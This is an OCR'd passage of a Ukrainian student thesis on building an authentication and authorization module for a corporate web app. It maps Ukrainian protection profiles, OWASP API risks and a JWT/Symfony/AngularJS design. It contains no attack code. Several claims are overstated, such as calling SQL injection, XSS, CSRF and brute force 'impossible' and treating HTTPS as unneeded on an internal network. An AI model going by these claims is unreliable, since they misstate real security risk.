Політика безпеки інформації в АС повинна поширюватись на наступні об’єкти, які впливають так чи інакше на безпеку інформації. До таких об’єктів відносять: адміністраторів об’єктів та співробітників СЗІ, користувачів які мають доступ до публічної інформації, користувачів, яким надано повноваження забезпечувати управління АС, система та функціональне ПЗ, яке використовується в АС для оброблення інформації або для забезпечення функцій КЗЗ, обчислювальні ресурси, засобів адміністрування і управління обчислювальною системою АС та технологічна інформація, яка при цьому використовується.

З урахуванням особливостей надання доступу до інформації веб-сторінки, типових характеристик середовищ функціонування та особливостей технологічних процесів оброблення інформації, визначаються наступні мінімально необхідні рівні послуг безпеки для забезпечення захисту інформації від загроз. За умови, коли веб-сервер і робочі станції розміщуються на території установи-власника веб-сторінки або на території оператора (технологія Т1), мінімально необхідний функціональний профіль визначається: КА-2, ЦА-1, ЦО-1, ДВ-1, ДР-1, НР-2, НИ-2, НК-1, НО-1, НЦ-1, НТ-1.

Роздивимось найважливіші профілі:

1. Базова адміністративна конфіденційність. КЗЗ повинен реалізувати рівень КА-2, що дозволяє адміністратору безпеки керувати потоками інформації від захищених об'єктів до користувачів. На підставі даних доступу користувача, КЗЗ повинен реалізовувати розмежування доступу. Призначення атрибутів доступу користувача здійснює адміністратор безпеки.

2. Конфіденційність при обміні. КЗЗ повинен реалізувати рівень КВ-1, що дозволяє забезпечити захист об’єктів від НСД під час транспортування інформації через незахищене середовище.

3. Мінімальна адміністративна цілісність. КЗЗ повинен реалізувати рівень ЦА-1. КЗЗ повинен здійснювати розмежування доступу на підставі атрибутів доступу користувачів і захищених об’єктів. Розмежування доступу здійснюється на рівні надання (встановлення заборони) користувачеві прав модифікувати об’єкт.

4. Відкат. КЗЗ повинен реалізувати рівень ЦО-1, що забезпечує можливість відмінити окрему операцію або її послідовність.

5. Використання ресурсів. КЗЗ повинен реалізувати рівень ДР-1, що регулює обмеження використання користувачами або процесом обчислювальних можливостей та ресурсів АС.

6. Ідентифікація і автентифікація. КЗЗ повинен реалізувати рівень НИ-2, що дозволяє КЗЗ визначити і перевірити особу суб’єкту, що намагається отримати доступ до захищенної інформації.

7. Розподіл обов’язків. КЗЗ повинен реалізувати рівень НО-1, що дозволяє розмежувати повноваження користувачів, визначивши категорії користувачів з певними і притаманними для кожної з ролей.

8. Самотестування. КЗЗ повинен реалізувати рівень НТ-1, що дозволяє перевірити КЗЗ і гарантувати на підставі цього правильність функціонування системи.

В результаті задача програмного модуля буде реалізувати наступні профілі захищеності: НИ-2(ідентифікація і автентифікація), НО-1(розподіл обов'язків), ЦА-1(мінімальна адміністративна цілісність). Ці профілі надважливі для функціонування захисту системи.

Критерії гарантій містять вимоги до архітектури КЗЗ, середовища розробки, послідовності розробки, документації, випробуванні КЗЗ та середовища функціонування. Гарантії реалізації послуг безпеки повинні відповідати рівню Г2 у відповідності до НД ТЗІ 2.5-004. Архітектура програмного забезпечення, призначене для реалізації КЗЗ, повинен будуватися за модульним принципом. Також мають бути визначені всі етапи життєвого циклу АС, перелік і обсяги необхідних робіт та порядок їх виконання. Всі стадії роботи повинні бути задокументовані. Документація стосовно використання послуг безпеки у вигляді окремих документів або повинна містити опис послуг безпеки, що реалізуються КЗЗ, а також порядок дій для різних ролей таких як: адміністратора безпеки, адміністратора баз даних, адміністратора сервісів.

3.3 Аналіз можливих вразливостей веб-додатку

Проаналізувавши профілі захищеності, можливо зробити висновок щодо того які функції повинен виконувати модуль захисту інформації, щоб максимально допомогти створенню надійної КСЗІ. Але цього не достатньо. Як вже наголошувалось вище, новий вибір технологій допомагає запобігти багатьом вже відомим атакам. Але на фоні їх використання з'явилось багато нових проблем. Оскільки веб-додатки працюють через Representational State Transfer Application Application Programming Interface (REST API). Представлення відповіді клієнту зазвичай передається у форматі JSON або XML, а не HTML. Таким чином написання серверної частини стає універсальним. Так як цим API

можуть користуватись як мобільні пристрої так і браузер або інший сервер. Завдяки цьому також відбувається розподілення навантаження та швидкість відповіді з серверу.

Вміння реалізувати грамотне REST API – необхідна навичка в наш час, оскільки багато проектів переходять на цю технологію. Але розробка REST API не обмежується реалізацією HTTP запитів в певному стилі і формуванням відповідей відповідно до специфікації. Задача реалізації REST API не так важлива як реалізація захисту баз даних, але її необхідність не менш важлива. В наш час багато сайтів передають приватні дані якраз через API. Виходячи з даних про вразливості веб-додатків, більш ніж 70% містить критичні вразливості. Отже, необхідність аналізу сучасних вразливостей веб-додатків необхідна для імплементування надійного модуля. Отже надалі мусить бути розібрані найбільш критичні як нові так і старі типи загроз.

Стандарти безпека для веб-додатків допоможуть сформувати список вимог до захисту API. Open Web Application Security Project (OWASP) відома своїми дослідженнями та списками вразливостей в багатьох галузях технологій, в тому числі і веб-розробка. Топ десять небезпечних вразливостей при розробці API представлені нижче:

1. API2:2019 Broken User Authentication (Недоліки аутентифікації користувачів). Автентифікація одна з найважливіших складових надійного захисту системи. На жаль не завжди запити по API правильно реалізовані. Оскільки сесія в таких випадках не використовується, то правильною практикою буде впровадити API ключ. Це рядок символів (токен), яку передає клієнт в запитах до сервера. Для успішної аутентифікації рядок повинен збігатися у клієнта і у сервера. Тобто захищений запит буде перевірятися. Передавати токен потрібно через спеціальні HTTP заголовок який називається “Authorization” або cookie. Вибраний варіант використання токену буде обговорений нижче в наступному підрозділі.

2. API 1: 2019 Broken Object Level Authorization (Недоліки контролю доступу до об'єктів). Інша назва цього ризику: Insecure Direct Object References (Небезпечні прямі посилання на об'єкти). Це найпоширеніша наразі проблема з API. Проблема з’являється при відсутності перевірки прав доступу до об’єкту. Наприклад існує можливість видалення користувача за допомогою запиту до роуту “ /users/{id}”, де id – ідентифікатор користувача. Можливість успішного запиту до цього роутера повинна бути розроблена для адміністратора та самого користувача з таким ідентифікатором. Треба зробити так, щоб неможливо було для іншого користувача видалити іншого просто підмінивши ідентифікатор в адресному рядку.

3. API 3: 2019 Excessive Data Exposure (Розголошення конфіденційних даних). Також, пункт називається надання зайвих даних, але при цьому може відбуватися розголошення конфіденційних або персональних даних. На запит до серверу, клієнт як правило формує запит до бази даних, яка повертає один запис або список записів. Ці дані часто серіалізіруются в JSON без перевірок і відправляється клієнту з припущенням, що код на клієнті сам від фільтрує потрібні дані. Але проблема в тому, що запит може відправити не тільки клієнт, а й зловмисник сформувавши запит безпосередньо до сервера. В результаті отримати персональні дані. Наприклад сервер віддає певну модель користувача з усіма полями: {"name":"Andrew","age":21,"secretAnswer": "secret"}. Але на клієнті ця відповідь фільтрується і розробник серверної частини сподівається на те що користувачі сайту - люди без технічних знань. Насправді повну відповідь в форматі JSON від сервера можна подивитись відразу в браузері використовуючи інструменти розробника.

4. API 6: 2019 Mass Assignment (Небезпечна десеріалізація). Протилежні вищезгаданій вразливості, коли є можливість відправити на сервер повний об’єкт навіть з тими даними які повинні формуватися та зберігатися в базу тільки на сервері. Така поведінка відбувається завдяки тому що JSON який приходить до серверу відразу перетворюється у модель яка далі перетворюється у запис в базі

даних. Наприклад POST запитом можливо відправити JSON виду: {"name":"Andrew","age":21,"money": "400"}. Користувач, може легітично змінити самого себе, наприклад, свій вік. Поля, такі як “money”, розраховуються тільки на сервері. Але код який вразливий до загрози Mass Assignment і без перевірки записує всі вхідні дані. Наш користувач, який є хакер, може відправити на сервер запит на зміну віку разом з додатковим атрибутом балансу грошей.

5. API 4: 2019 Lack of Resources & Rate Limiting (Відсутність перевірок і обмежень). Відноситься до захисту від “brute force” та DDos атак. Головна загроза при цій вразливості це перенавантаження сервера.

6. API 7: 2019 Security Misconfiguration (Некоректне налаштування параметрів безпеки). Такі дії як використання налаштувань за замовчуванням, витік програмного коду у відкритий доступ, не використання HTTPS протоколу чи повідомлення про помилки містять важливу інформацію та інше.

7. API 8: 2019 Injection (Впровадження). Один із вже старих методів атак. Вона поділяється на SQL-ін’єкцію, яка була розглянута детально в першому розділі та впровадження команд які можуть виконуватись в операційній системі. Впровадження відбувається за рахунок нехтуванням фільтрації вхідних даних від користувача та передавання їх відразу в запит який формується динамічно.

8. API 9: 2019 Improper Assets Management (Недоліки управління API). Суть проблеми в тому що, при випуску нових версій API системи, старі що, вже не використовуються залишаються працюючими. В старих версіях зазвичай є різні недоліки системи, отже їх потрібно закривати.

9. API 10: 2019 Insufficient Logging & Monitoring (Недоліки журналирования і моніторингу). Щоб виявити своєчасну проблему або загрозу системи всі невдалі спроби авторизації треба логувати.

Далі роздивимось загрози які не увійшли в рейтинг, але також заслуговують на увагу:

1. Insecure Passwords (Небезпечні паролі). Загроза говорить сама за себе. Треба зберігати пароль в базі тільки в надійному захешованому вигляді.

2. Insecure Cookies and Local Storage (Небезпечні Cookies і дані в Local Storage). Загроза означає, що не треба зберігати в Cookies або Local Storage персональну інформацію в незашифрованому вигляді, так як вона може бути вкрадена з використанням XSS та CSRF атак.

3. Insecure Transport (Небезпечний транспортний рівень). Якщо не шифрувати трафік між клієнтом і сервером, то HTTP дані і заголовки будуть передаватися у відкритому вигляді. Їх можна з легкістю красти захопивши трафік. Щоб запобігти витоку даних, треба використовувати протокол HTTPS або реалізовувати шифрування самостійно. Для використання HTTPS потрібен SSL-сертифікат. Будь-які методи захисту від інших атак не мають сенсу, якщо трафік можна перехопити на транспортному рівні.

Також, варто подивитись вразливості з іншого не менш відомого списку організації Common Weakness Enumeration (CWE). Перша загроза це CWE-79 Cross-site Scripting (XSS) (міжсайтовий виконання скриптів), яка вже була детально розібрана в першому розділі. Межсайтового виконання скриптів вважається найнебезпечнішою веб-атакою. Шкідливий скрипт може бути впроваджений в нашу сторінку, а результат виконання може призвести до витоку конфіденційних даних. Отже, її також варто взяти до уваги при проектуванні програмного модуля захисту. Друга загроза це CWE-352 Cross-Site Request Forgery (CSRF) (міжсайтова підміна запитів), яка була також детально розібрана у першому розділі. Атака здатна виконати дії на сайті які вигідні зловмиснику від іншого користувача. Використання API робить неможливим виконання подібної атаки, але її також варто буде додатково роздивитись.

Використовуючи API, важливо пам'ятати про Cross-origin resource sharing (CORS) (Крос-доменне використання ресурсів). CORS - це механізм безпеки, який дозволяє серверу задати правила доступу до його API. Наприклад, якщо на

сервері встановити заголовок ” Access-Control-Allow-Origin: * ”, то API веб-додатку може вільно використовувати будь-який інший ресурс. Якщо API не публічний то треба явно встановлювати ресурси з яких доступ дозволений, наприклад, таким чином: “ Access-Control-Allow-Origin: https://test.com:8080 ”. З використанням CORS також можна встановлювати дозволені HTTP методи та заголовки. Неправильне налаштування цієї політики може призвести до загроз в системі.

Гарною практикою також буде додавати HTTP заголовки які допомагають захистити систему, та вбирати ті, що містять непотрібну для користувача, але можливо необхідну для зловмисника. Такий заголовок як Powered-By дозволяє дізнатись яка технологія використовується на сервері.

Отже не дивлячись на використання нових технологій, які намагаються запобігти вже відомими загрозам, з’являються й нові не менш небезпечні. Спираючись на вище зроблений аналіз, необхідно продумати із чого буде складатися модуль захисту, та як його надійно захистити.

3.4 Підбір методів захисту та підсумок вибораних технологій

На цьому етапі спираючись на виконаний вище аналіз необхідно вперше створити програмний модуль захисту використовуючи нові технології такі як сервісно-орієнтована архітектура разом з SPA.

Архітектура як вже було зазначено складається з сервісів, що дозволяє багатьом командам працювати окремо над великим веб-додатком. Код таким чином більш структурований і кожен новий програміст з легкістю може розібратися. Також це забезпечує масштабність системи та безперервну роботу. Ще однією головною перевагою є те, що якщо один із сервісів веб-додатку перестане працювати, вся компанія не буде паралізована. Всі ці аспекти як раз підходять для задачі створення великого корпоративного сайту на відміну від монолітної архітектури.

Для контейнеризації та розгортання кожного сервісу був вибраний Docker, що набув популярності за останні роки. Обгорткою над всією системою є Docker Swarm. Ця технологія дозволяє керувати всіма контейнерами з одного місця. Завдяки Docker можливо виділяти необхідну пам’ять жорсткого диску та ОЗУ, розгортати проект з усіма необхідними технологіями та налаштуваннями на будь-якому комп’ютері. Такий підхід повністю реалізує профіль захищеності ДР-1. Контейнери незалежні один від іншого та можуть спілкуватися між собою завдяки приватній локальній мережі.

Для автоматичного деплою нової версії будь-якого модулю веб-додатку використовується Jenkins, який виконує перенос файлів та автоматично налаштовує конфігурацію на продакшн сервера.

Як серверну мову програмування було обрано PHP, разом з новітнім бекенд PHP фреймворком під назвою Symfony. PHP за останні роки став строго типізованою мовою з високою продуктивністю та швидкістю інтерпретування. Наразі остання версія 7.4 швидше ніж Ruby та Python. Symfony – це ООП фреймворк, який набуває популярності. Його зазвичай використовують щоб писати високонавантажені системи. Фреймворк реалізує шаблон проектування model-view-controller (MVC) так використовує фронт контроллер. Це один php, куди приходять всі запити. Далі фронт контроллер підключає всю необхідну структуровану логіку проекту в залежності від роуту куди звернувся клієнт. Фреймворк, також, містить в собі багато вже готових практичних рішень як написання контроллера, робота з формами, зручна роботи з рендерингом HTML шаблонів, шаблон проектування Dependency Injection, що дозволяє писати гарний ООП код, валідація вхідних даних та інше. Головна перевага це вбудована із коробки Object-Relational Mapping(ORM) Doctrine 2. ORM – технологія програмування, яка зв’язує базу даних з її представленням в об’єкто-орієнтованому програмуванні. Такий підхід дозволяє швидко, легко, надійно, а головне захищено працювати з базами даних в проекті. І мова програмування і

фреймворк мають велику громаду, яка завжди зможе допомогти з будь-якими проблемами.

На клієнті реалізовано SPA на фреймворку AngularJs. Фреймворк далеко не новий, але компанія вже давно почала його використовувати. Тим не менш це не змінює ситуацію, оскільки замість AngularJs може бути більш новітній фреймворк. Всі SPA веб-додатки реалізовані за одним і тим же принципом. Веб-додаток таким чином може робити запити на будь який із доступних модулів системи в саме той момент коли це потрібно. Сервер не виконує зайвої роботи. Також модулі можуть мати фронтенд частину разом з бекендом. Завдяки SPA, залежно від ролі користувача можуть підзавантажиться саме ті файли, які необхідні йому для роботи, автоматично зареєструвавши роути. Фреймворк має багато вбудованих функцій які вирішують рутинні проблеми. Він реактивний та працює за шаблоном проектування model-view-viewmodel (MVVM). Тобто існує проміжна модель з певною логікою яка зв’язується з змінною яка знаходиться в шаблоні. Якщо в моделі щось зміниться за певною логікою, то на HTML у сторінці у користувача також буде змінене значення. Це дозволяє швидко та структуровано писати JavaScript код та робити зручні користувацькі інтерфейси.

Розробка кожного модуля повинна бути задокументована, та є також об’єктом захисту політики захисту інформації в АС. В документації повинно бути описані дії для тестування та короткий опис. Для документації використовується Confluence wiki. Це веб-додаток який можливо підняти в локальній мережі та налаштувати права доступу до різних типів документацій. Завдяки цьому такий додаток легко регулювати в КСЗІ.

Багато модулів вже розроблені з застосуванням вище перерахованих технологій, тепер час реалізувати модуль захисту під назвою User Management. Використовуючи проведений аналіз вразливостей проектів які використовують API та відомих атак, повинен бути продуманий план для захисту від кожної з них.

Найважливіше для нашого модуля це виконувати авторизацію та аутентифікацію до корпоративного веб-додатку (далі портал). Тобто реалізувати рівень захищеності НИ-2. Оскільки логін і пароль ми передаємо через API до нашого модулю, треба протистояти загрозі API2:2019 - Broken User Authentication. Для цього нам потрібно згенерувати спеціальний токен який буде передаватися кожен раз разом із запитом до сервера, щоб перевірити роль та його валідність. Існує три способи передачі токену:

- Basic Authentication
- Cookie-Based Authentication
- Token-Based Authentication

Basic Authentication використовує спосіб аутентифікації по двум значенням, наприклад логін та пароль. Для передачі інформації використовується HTTP заголовок “Authorization” з ключовим словом “Basic” і base64 закодована рядок “username:password”. Оскільки base64 дуже просто декодувати, цей варіант не підходить.

Cookie-Based Authentication використовє передачу Cookies в запитах до серверу. У відповідь на запит клієнта сервер посилає заголовок Set-Cookie, який містить ім'я і значення cookie, а також додаткові атрибути. Оскільки cookie можуть бути вразливими до атак типу CSRF, не будемо додаткову думати про шанс цієї загрози.

Token-Based Authentication використовує підписаний сервером токен, який клієнт передає на сервер в заголовку “Authorization” з ключовим словом Bearer або в тілі запиту. Наприклад: “Authorization: Bearer AAdkolwoewrk123dsfmnsdfas”. При отримані токена сервер перевіряє його на валідність та те що час використання токена не вичерпано. Також токен може бути захешований використовуючи спеціальний алгоритм. Це найбільш надійний варіант. Ми будемо використовувати JSON Web Token (JWT). JWT -

это JSON об'єкт, який вважається одним з безпечних способів передачі інформації між двома учасниками. JWT складається з заголовку (header) який містить загальну інформацію про токен, корисні дані (payload) як, наприклад, ідентифікатор користувача, роль та інше, і підпис (signature). Фінальний вигляд буде такий: ”header.payload.signature”.

Заголовок містить інформацію про те, як буде розраховуватись підпис. Виглядає він також як JSON об’єкт: “{ "alg": "HS256", "typ": "JWT"}”. Цікавим тут буде поле “alg”, яке визначає алгоритм хешування. Воно буде використовуватися при створенні підпису. HS256 – також відомий як HMAC-SHA256, для його обчислення потрібен лише один секретний ключ. Ще може використовуватися алгоритм RS256 - на відміну від попереднього, він є асиметричним і створює два ключі: публічний і приватний. За допомогою приватного ключа створюється підпис, а за допомогою публічного тільки перевіряється справжність підпису, тому нам не потрібно турбуватися про його безпеку.

Payload – це корисні дані, які також називають JWT-claims (заявки). Заявок може бути додано в токен скільки завгодно. Наприклад: iss (issuer), який визначає додаток з якого відправляється токен, або exp (expiration time) – час життя токену. Зазвичай в цій секції містяться дані про користувача. Ці поля можуть бути корисними при створенні JWT, але вони не використовуються в обов'язковому порядку. Але варто пам’ятати, чим більше заявок тим більше токен, який може вплинути на продуктивність системи.

Підпис розраховується за допомогою псевдокоду зображеного на рисунку 3.1.

```
const SECRET_KEY = 'cAtwa1kkEy'
const unsignedToken = base64urlEncode(header) + '.' + base64urlEncode(payload)
const signature = HMAC-SHA256(unsignedToken, SECRET_KEY)
```

Рис. 3.1. Розрахування підпису

Алгоритм base64url кодує header і payload. Алгоритм з'єднує закодовані рядки через точку. Потім отриманий рядок хешується алгоритмом, заданим в хедері на основі нашого секретного ключа. Тепер коли є всі три складові можемо створити фінальний вигляд токену (рис. 3.2).

```
const token = encodeBase64Url(header) + '.' + encodeBase64Url(payload) + '.' + encodeBase64Url
(signature)
// JWT Token
// eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VySWQiOiJiMDhmODZhZi0zNWRhLTQ4ZjItOGZhYi1jZWYzOTA
0NjYwYmQifQ.-xN_h82PHVTCMA9vdoHrcZxH-x5mb11y1537t3rGzcM
```

Рис. 3.2 Фінальний вигляд JWT токену

Основна задача JWT токену це перевірка, що відправлені дані були дійсно відправлені авторизованим джерелом. Учасниками процесу авторизації є користувач, модулі додатку, та модуль аунтентифіуаціїї який і є модулем захисту. JWT підписаний за допомогою HS256 алгоритму і тільки сервер аутентифікації і всі інші модулі знають секретний ключ. Оскільки модулі знають секретний ключ, коли користувач робить API-запит з доданим до нього токеном, додаток може виконати той же алгоритм підписування що був описаний вище. Додаток може потім перевірити цей підпис, порівнюючи його зі своїм власним, обчисленним хешуванням. Якщо підписи збігаються, значить JWT валідний.

Отже використання JWT токна наразі є граним надійним варіантом. Завдяки цьому така атака як CRSF неможлива. Всі паролі користувача зберігаються не в базі, а в Active Directory(AD). AD – це служби каталогів для операційних систем Windows Server. Дозволяє адміністраторам використовувати групові політики та включає можливості інтеграції з іншими службами авторизації. Завдяки цьому паролі зовсім не зберігаються в базі даних, а отже вразливість Insecure Password не існує.

Для запобігання API 1: 2019 Broken Object Level Authorization використовуємо JWT токен при кожному зверненні до будь-якого модуля, щоб перевірити чи має дотсуп користувач для виконання даної дії. Кожен модуль в

корпоративному веб-додатку буде встановлювати собі спеціальний класс, який буде робити запит до нашого модуля захисту інформації.

Для запобігання API3:2019 Excessive Data Exposure та API6:2019 Mass Assignment будемо використовувати спеціальну модель зроблену під кожен запит, та завдяки основному класу під назвою “Model Builder” будемо заповнювати цю модель даними з бази. Таким чином до SPA будуть потрапляти ти приходити тільки необхідні для роботи з інтерфейсом користувача даними.

DDoS чи Brute Force атаки неможливі для веб-додатку, оскільки він знаходиться в корпоративній мережі до якої є доступ тільки з офісу або з використанням VPN підключення, яке видається індивідуально кожному співробітнику. Також всі невдалі спроби ввести пароль логуються та можуть бути швидко вичислені.

Задля забезпечення відпору до проблеми API7:2019 Security Misconfiguration, будуть використовуватися docker sercret технологія, яка буде налаштовувати всі конфігурацііі при ініціалізації контейнеру. Всі секрети знаходяться у надійному місці. Також код зберігається в приватному гіт репозиторії, до якого мають доступ тільки розробники компанії. Версії API кожного модулю перезаписують іншу, тобто ніяких старих версій не буде.

Завдяки ORM Doctrine 2, яка вбудована у фреймворк з яким ми працюємо, SQL-ін’єкція неможлива. Для запобігання використовується як функціонал плейсхолдерів так і біли списки. Також код неймовірно структурований. Приклад побудови запиту зображено на рисунку 3.3. Запит будується завдяки шаблону проектування Builder.

```php
<?php
// $qb instanceof QueryBuilder

$qb->select('u')
   ->from('User', 'u')
   ->where('u.id = :identifier')
   ->orderBy('u.name', 'ASC')
   ->setParameter('identifier', 100); // Sets :identifier to 100, an
```

Рис. 3.3 Приклад побудови запиту з використнням ORM Doctrine

XSS атака завдяки фронтенд фреймворку AngularJs неможлива, адже всі html символи які потрапляються до рендеренгу шаблону екрануються. Більш того буде налаштована CORS політка, яка дозволяє відпарвляти запити тільки на ту же доменну адресу.

Звичайно, всі ці правила захисту не будуть працювати якщо буде відкрита вразливість Insecure Password. Отже, протокол HTTPS необхідний в будь-якому іншому випадку, але для корпоративної мережі за це можна не піклуватись.

3.5 Висновки до третього розділу

Був зроблений аналіз технологій для яких треба буде вперше розробити модуль захисту для кропоративного сайту з використанням JWT токенів та Active Directory. Аналіз можливих загроз допомогло зорієнуватися на виборі методів захисту та перевірити чи працюють вже реалізовані варінти. Завдяки НД ТЗІ були чітко визначенні цілі що до захисту системи.

Розділ 4. РЕАЛІЗАЦІЯ ПРОГРАМНОГО МОДУЛЮ ЗАХИСТУ ІНФОРМАЦІЇ В КОРПОРАТИВНОМУ ВЕБ-ДОДАТКУ

4.1 Структура модулю

Кожен проект складається з бекенд, фронтенд, та адміністративної частини. Адміністративна частина знаходиться у корінні проекту та містить в собі наступні файли: Dockerfile, docker-composer для кожного оточення, Readme.md, xdebug.ini, Jenkinsfile, Makefile. Dockerfile – є основною конфігурацією для докеру, doker-compose вже є окремою конфігурацією для кожного із оточень: тестового, продакшн, оточення для розробки. Jenkins файл відповідає за конфігурацію для деплою веб-додатка. Інші файли та папка sys допоміжні. Структура зображена на рисунку 4.1.




Рис. 4.1 Структура проекту адміністративної частини.

В папці форнтенд зберігається (рис. 4.2), частина SPA яка відповідає за юзер інтерфейс данного модуля. В папці паблік зберігається вже збудований фронтенд, яким користується контейнер з сервером nginx, щоб додати до SPA необхідні сторінки. Gulpfile та package.json, де міститься необхідна інформація про фронтенд дані модуля, відповідають за будування фінального мінімізованого JavaScript файлу. В папці src міститься сам фронтенд код модулю захисту. В папці component лежать компоненти з яких складається фронтенд, в папці core основний код, в папці сервіс допоміжні підпрограми якими коригуються всі компоненти.




Рис. 4.2. Фронтенд структура проекту

Папка core (рис. 4.3) містить в собі файли для налаштування роутингу модуля, для роботи за перекладами, та константами для використання у проекті. Також файл menu.run.js відповідає за рендер меню ґрунтуючись на ролях та правах користувача данного модуля. В папці services (рис. 4.3) знаходяться два допоміжні сервіси, такі як data.service який робить запити до API та grant.service який який робить запит до спецільного API, щоб отримати права на рендер меню.




Рис. 4.3. Стурктура папки core

Папка components складається з веб компонентів поділених за логікою кожен роут має свій компонент. Кожен компонент як видно з рисунку 4.4 складається з логіки в файлі JavaScript, що і є View-Model та HTML шаблону даного компоненту. Якщо компонент використовує вкладені компоненти як, наприклад, модальні вікна то в папці компонента створюють підпапки за такою ж логікою.




Рис. 4.4. Структура папки веб-компонентів

Далі основна частина це черверний код який зберігається в папці backend(рис. 4.5). В дерикторії ініціалізована API версія фреймворку Symfony, яка набагато менше ніж звичайна, оскільки нам не потрібно рендерити HTML сторінки на сервері. В дерикторії config зберігається конфігурація додатку, разом з роутингом та файлом security.yaml який відповідає за безпеку. Всередині дерикторії public лежить файл index.php, що і є точкою входу до додатку на сервері. Саме туди приходить запит та підключаються всі необхідні класи, щоб його обробити. Папка vendor відповідає за зберігання встановлених сторонніх чи фреймворк бандлів для роботи з додатком. Логи та закешовані файли зберігаються в папці var. Інші файли такі як, наприклад, .env зберігають в собі змінні оточення: доступи до баз даних, назви інших модулів з якими налаштування інтеграція та інші системні значення. Вся основна логіка знаходиться в дерикторії src. Тести системи лежать в дериткорії tests.

На рисинку 4.6 зображена структура ядра проекту. Entity дерикторія – основна дерикторія ORM системи Doctrine 2, де зберігаються таблиці баз даних предсавлені у вигляді об’якта за необхідним маппінгом. За select запити до бази відповідає шаблон проектування репозиторій. Для кожною entity створюється свій репозиторій. Міграції відповідають за ініціалізацію структури бази при деплої та розгортання веб-додатку в контейнері. Фікстури в свою чергу заповнюють базу тестовими даними.




Рис. 4.5. Структра бекенд частини




Рис. 4.6. Структура ядра проекту

